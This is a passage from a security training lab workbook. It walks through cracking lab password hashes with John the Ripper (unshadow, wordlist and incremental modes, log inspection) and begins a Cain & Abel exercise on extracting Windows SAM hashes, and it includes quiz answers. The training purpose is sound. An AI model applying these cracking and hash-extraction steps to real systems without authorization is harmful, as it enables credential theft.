- **Wordlist** – This mode uses a wordlist or dictionary file supplied by the user. John the Ripper will simply go through each line, hash the word, incorporating the salt into the algorithm, and compare it to the hash you are trying to crack. Word mangling can be specified to increase the chances of cracking more complex passwords. The more mangling performed the longer it takes John the Ripper to get through the wordlist.
- **Incremental** – This mode is simply another name for Brute-Force. John the Ripper will attempt to hash and compare every combination of characters supported by the designated hashing algorithm. This can cause the tool to run indefinitely depending on the number of characters supported and the length selected.
- Other modes exist but are outside the scope of this lab.

4. There are a couple of important files that John the Ripper uses for tracking state, storing cracked passwords, and logging. They are:
    - **john.pot** – This file holds any passwords that were cracked by John the Ripper. Cracked passwords can be shown using the "**--show**" command, as we will see soon.
    - **john.rec** – This file records the state associated with a cracking session. It is saved every 10 minutes by default. While John the Ripper is running, you can press any key to see what word is currently being tested. If you press the letter **Q** or **Ctrl+C**, the current state is written to the "john.rec" file. If you press Ctrl+C twice quickly, the state is not written.
    - **john.log** – This file stores information about a cracking session, such as the length of time taken to crack a password, the mangling rules used, and other details. We will parse through this file shortly after we run a cracking session.

      By default, each of the above three files is stored in the currently logged-in user's home directory in a hidden folder called ".john." Note that there is a period prepending the name of the folder. If you are logged in as root, the above files are stored in the "**/root/.john**" folder.

    - **john.conf** – This is the configuration file used by John the Ripper, typically stored at "**/etc/john/john.conf**."

5. John the Ripper is also an extensible tool. It can be recompiled with various options that can increase the performance of the tool. Several instances of John the Ripper can be run simultaneously, with each instance focusing on passwords of a different length. This can help to utilize the various processors and cores on your computer more efficiently.

Task 2 – Cracking Passwords with John the Ripper

1. You should still be located in your "**/root/Labs/401.2**" folder. Run the "**ls**" command to view the files stored at this location:

```
root@kali:~/Labs/401.2# ls
backup  passwd  shadow
```

On your screen, the various filenames may be different colors or highlighted. This is due to the permissions that are set on the files. In 401.6, you will cover UNIX file permissions in depth. The files we will focus on for this lab are "**passwd**" and "**shadow.**" The folder called "**backup**" is there in case you accidentally overwrite or delete one of these files.

2. The "passwd" file is a copy of some other Linux system's "**/etc/passwd**" file, which stores usernames, user IDs, password policies, and other information. The "**/etc/shadow**" file stores the associated password hashes. All of this information used to only be stored in the "**/etc/passwd**" file, but this file is readable by any user on the system. A long time ago, the decision was made to separate the password hashes and store them in a file only readable by UID 0 (or root), which is called "/etc/shadow." In order for John the Ripper to try and crack the passwords, we must use the "unshadow" tool to merge these two files together. To do so, type the command, "**unshadow passwd shadow > unshadow.txt**" and press **Enter**.

```
root@kali:~/Labs/401.2# unshadow passwd shadow > unshadow.txt
root@kali:~/Labs/401.2#
```

3. The files have now been merged into a file called "unshadow.txt." The original files are not modified. If you accidentally damaged or deleted the "**passwd**" or "shadow" files, simply copy them from the "backup" folder. e.g. Type in: **cp backup/passwd .**

4. You are now ready to run John the Ripper and crack some passwords. You have the option of specifying the hashing algorithm used, or you can let John the Ripper attempt to determine this information automatically. You can also specify a custom wordlist; otherwise the one at "**/usr/share/john/password.lst**" is used. To start John the Ripper, type the following and then let it run for a few minutes "**john unshadow.txt**" and hit **Enter**.

```
root@kali:~/Labs/401.2# john unshadow.txt
Warning: detected hash type "md5crypt", but the string is also
recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (md5crypt, crypt(3)
$1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Feel free to press any key other than **Q** to check and see what word John the Ripper is currently using.

5. After 10 seconds or so, John the Ripper should start displaying a few cracked passwords. Allow it to continue to run. Depending on the speed of your processor and other factors, it may take up to 5-10 minutes or longer to finish cracking all of the passwords. If one or two of the remaining passwords are not cracked after 3 minutes or so, press **Ctrl+C** to stop it from continuing. You can start John the Ripper up again later to let it continue. When it is completed, your screen should look like the following:

```
BlueEyes         (blueeyes)
A1b2c3d4         (ceo)
Qwerty12         (sly)
Porsche911       (doc)
Eieio1           (john)
NCC1701E         (jean)
Idontknow!       (bubba)
Winniethepooh!   (eor)
dummy            (bob)
makeup           (sarah)
70es             (marsha)
```

Notice how some of the passwords are quite simple while others have some level of complexity added, such as special characters, numbers, and a mix of uppercase and lowercase letters. The passwords such as "70es" took longer to crack since John had to go to brute-force mode in order to crack them. They were not in the dictionary wordlist.

6. Next, let's go through the "**john.log**" file using the grep tool and see how long some of the passwords took to crack. Type the following command "**grep Cracked /root/.john/john.log**" and hit **Enter**:

```
root@kali:~/Labs/401.2# grep Cracked /root/.john/john.log
0:00:00:05 + Cracked blueeyes
0:00:00:14 + Cracked ceo
0:00:00:14 + Cracked sly
0:00:00:14 + Cracked doc
0:00:00:16 + Cracked john
0:00:00:18 + Cracked jean
0:00:00:27 + Cracked bubba
0:00:00:27 + Cracked eor
0:00:00:45 + Cracked bob
0:00:05:17 + Cracked sarah
0:00:08:23 + Cracked marsha
```

NOTE: The times shown will vary from system to system. Also, if your system was not able to crack all 11 passwords, then your output may be shorter. Feel free to let John the Ripper run for longer during a break or after class.

As you can see, the password for "**blueeyes**" was cracked in 5 seconds, while the passwords for "**sarah**" and "**marsha**" took several minutes.

7. Next, let's see how long it took for John the Ripper to switch between cracking modes. Type the following command "**grep Proceed /root/.john/john.log**" and hit **Enter**.

```
root@kali:~/Labs/401.2# grep Proceed /root/.john/john.log
0:00:00:00 Proceeding with "single crack" mode
0:00:00:13 Proceeding with wordlist mode
0:00:00:33 Proceeding with "incremental" mode: ASCII
```

NOTE: Your results may vary if you stop and started John the Ripper multiple times. You can always delete the log file and it will be recreated the next time you start the tool.

You can see that at 13 seconds, John the Ripper switched from "**single crack**" mode to "**wordlist**" mode. At 33 seconds it switched to "incremental" mode. *NOTE: The times on your system might be slightly different.*

8. Let's take a look at how John the Ripper used word mangling to crack one of the passwords. The password for the "bubba" account is "**Idontknow!**" Let's grep for that password in the default wordlist file used by John the Ripper and see if we get a match. Type the following command, "**grep Idontknow! /usr/share/john/password.lst**" and hit **Enter**.

```
root@kali:~/Labs/401.2# grep Idontknow! /usr/share/john/password.lst
root@kali:~/Labs/401.2#
```

As you can see, we did not get a match.

9. Let's now try using grep to search for a piece of the password. Type the following command, "**grep dontknow /usr/share/john/password.lst**" and hit **Enter.**

```
root@kali:~/Labs/401.2# grep dontknow /usr/share/john/password.lst
idontknow
dontknow
```

As you can see, we got two matches: One for "**idontknow**" and another for "**dontknow.**" This means that John the Ripper took the password guess "**idontknow**" from the wordlist, capitalized the first letter and added an exclamation point at the end to become "**Idontknow!**" This gives you an idea as to how John the Ripper uses word mangling and hybrid approaches. Feel free to spend time looking at other cracked passwords.

10. Optionally, from your "**/root/Labs/401.2**" folder you can try issuing the command "**john –show unshadow.txt**" to view any of the previously cracked passwords from the "**john.pot**" file. You may also delete the "**john.pot,**" "john.rec," and "**john.log**" files if desired. These files are located in your "/root/.john/" folder.

NOTE: if you are going to run john multiple times on the same passwords, you must delete the john.pot before each run.

11. It may also be a useful practice to create a spreadsheet with each of the cracked passwords and record the time it took to crack, the mode used, and other desired data.

Questions

1. What is the file used by John the Ripper to store cracked passwords? _____
2. What password cracking method uses GECOS information? _____
3. True or False: John the Ripper can crack any password within 2 days? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to John the Ripper and its various components
- Cracking passwords with John the Ripper

In this exercise, we looked at another widely-used password cracking tool called John the Ripper. The tool comes installed on Kali Linux by default and is simple to use. John the Ripper was originally written on UNIX but has been ported over to many other platforms such as Windows and Mac OS X. It is another example of a tool that must only be used with permission and possessed by those with authority. Cracking passwords using a combination of wordlists and various forms of word mangling to test the strength of user-created passwords is a great way to validate your security policy. Brute-forcing passwords is typically reserved and used as a last resort when all other measures fail.

This page intentionally left blank.

Question Answers

1. What is the file used by John the Ripper to store cracked passwords? **john.pot**
2. What password cracking method uses GECOS information? **Single**
3. True or False: John the Ripper can crack any password within 2 days? **False**

This page intentionally left blank.

Lab 2.2

Cain & Abel

Lab 2.2 – Cain & Abel

Background

Authentication protocols vary in strength, and it is important to understand the pros and cons of each one. Furthermore, a strong password policy with enforcement must be in place to ensure users are choosing strong passwords and passphrases, including a minimum length, complexity, and other factors.

There are a large number of password auditing and cracking tools available. In this lab, you will use the tool Cain & Abel, written by Massimiliano Montoro, which includes an enormous number of features. Cain & Abel is used by many types of security professionals including auditors, penetration testers, and administrators. It is already installed on your Windows 10 VM and is available online at http://www.oxid.it/cain.html. Besides password cracking, Cain & Abel can also perform sniffing, VOIP capture and RTP stream replay, remote desktop protocol (RDP) attacks, and countless other tasks.

Objectives

- Introduction to Cain & Abel and its GUI
- Extracting and cracking passwords from your Windows 10 SAM database
- Cracking a password from a Cisco Router

Your objective for this lab is to first learn to navigate the Cain & Abel interface. Next, you will crack various passwords from your Windows 10 VM by extracting the hashes from the local SAM database. You will then move onto cracking a password from the Cisco router configuration file you extracted out of the TFTP packet capture! The tasks in this lab run entirely on your Windows 10 VM.


Duration - 30 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task I – Introduction to Cain & Abel and its GUI


1. Bring up Windows Explorer by pressing and holding the Windows logo key (⊞) on your keyboard and then the "**E**" key. Another option is to click on the folder icon on the taskbar at the bottom of your Windows 10 desktop.

2. From Windows Explorer, navigate to "**C:\Labs\401.2**" and double-click the "Cain" icon as shown with the arrows below:




NOTE: If you run Cain & Abel on your own computer, it will not work if AV (anti-virus) software is running. Most modern AV software view password cracking tools as harmful and will not allow it to run. There is no AV software installed on the Windows VM; therefore, Cain & Abel runs.

3. You should then be presented with Cain & Abel's GUI, as shown below:




By simply reading the various tabs you can get a sense of the types of auditing and attacks that Cain & Abel is capable of performing. Tabs include decoders, sniffers, crackers, wireless attacks, and others.


4. Let's take a look at some of the specific icons in Cain & Abel's ribbon bar.



5. Click on the "Cracker" tab, as shown below:



6. You should be presented with the following screen:




Take a look at the many password types that Cain & Abel is able to crack. The password types include Windows passwords, routers and routing protocols, various hashing algorithms such as MD5, and many others.

7. If you have additional time, feel free to click on the various other tabs to get a sense of the other features offered by Cain & Abel.


Task 2 – Extracting and Cracking Passwords from your Windows 10 SAM Database

1. With Cain & Abel running, we are now able to start cracking passwords.

2. Perform the following steps:
   - Click on the "**Cracker**" tab, as indicated by the number 1 and an arrow.
   - Then, click on "LM & NTLM Hashes" from the options on the left, as indicated by the number 2 and an arrow. This option should be the first one listed.
   - The plus (+) sign on the top ribbon bar, as pointed by the number 3, should light up in blue. If it does not automatically do this, click anywhere in the whitespace, as shown below, and it should light up.




3. Click on the plus (+) sign shown in the previous image. You will be prompted with the following popup box:



There are various ways to import hashes. The default option on top, titled "Import Hashes from local system," is often the most common one used. It has the ability to extract password hashes from your local SAM database as long as the tool is running as an Administrator. If password histories are stored in the SAM database, there is also an option to extract those as well. You can also import hashes from an existing text file that may have been retrieved from another system or other location. If you happen to have the SAM database from another system, you can import that as well.


Click "**Next ->**" with the default option of "Import Hashes from local system" selected as shown above.

4. After a moment a bunch of accounts and password hashes should appear inside of Cain & Abel as shown below:

